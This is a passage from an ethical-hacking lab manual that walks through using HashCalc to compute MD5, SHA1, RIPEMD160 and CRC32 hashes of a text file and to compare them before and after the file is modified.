


Figure 1.1.3: HashCalc Window

7. Minimize the **HashCalc** window. Navigate to **Desktop**, right-click on the **Desktop** window, and navigate to **New → Text Document** to create a new text file.

Note: You can create a text file at any location of your choice.

8. A newly created text file appears; rename it to **Test.txt** and open it. Write some text in it (here, **Hello World !!**) and press **Ctrl+S** to save the file. Close the text file.




Figure 1.1.4: Test.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Calculate Hash Values of a File

9. Now, switch back to the **HashCalc** window; ensure that the **File** option is selected in the **Data Format** field and click ellipsis icon (...) under the **Data** filed.




Figure 1.1.5: Open a text file

10. The **Find** window appears, navigate to the location where you saved the **Test.txt** file (here, **Desktop**) and click **Open**.




Figure 1.1.6: Find window: select Test.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The path of the selected file (**Test.txt**) appears under the **Data** field. Ensure that the **MD5**, **SHA1**, **RIPEMD160**, and **CRC32** hash functions are selected. Click the **Calculate** button.




Figure 1.1.7: Calculate hash values of Test.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The calculated hash values of the **Test.txt** file appears, as shown in the screenshot.




Figure 1.1.8: Calculated hash values of Test.txt file

TASK 1.3

Modify File Content

13. Minimize the **HashCalc** window, navigate to **Desktop**, and double-click the **Test.txt** file to open it. Modify the file content by writing some text (here, **Modified File ...!!!**) and press **Ctrl+S** to save it. Close the text file.




Figure 1.1.9: Modify text content

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, double-click **HashCalc** shortcut from **Desktop** to launch another HashCalc window.
15. A new **HashCalc** window appears, perform **Steps #9-12**.

TASK 1.4

Compare Hash Values of Original and Modified File

16. Now, maximize the first **HashCalc** window and place it beside the second **HashCalc** window. You can observe changes in the hash values of the text file (**Test.txt**) before and after the modification, as shown in the screenshot.

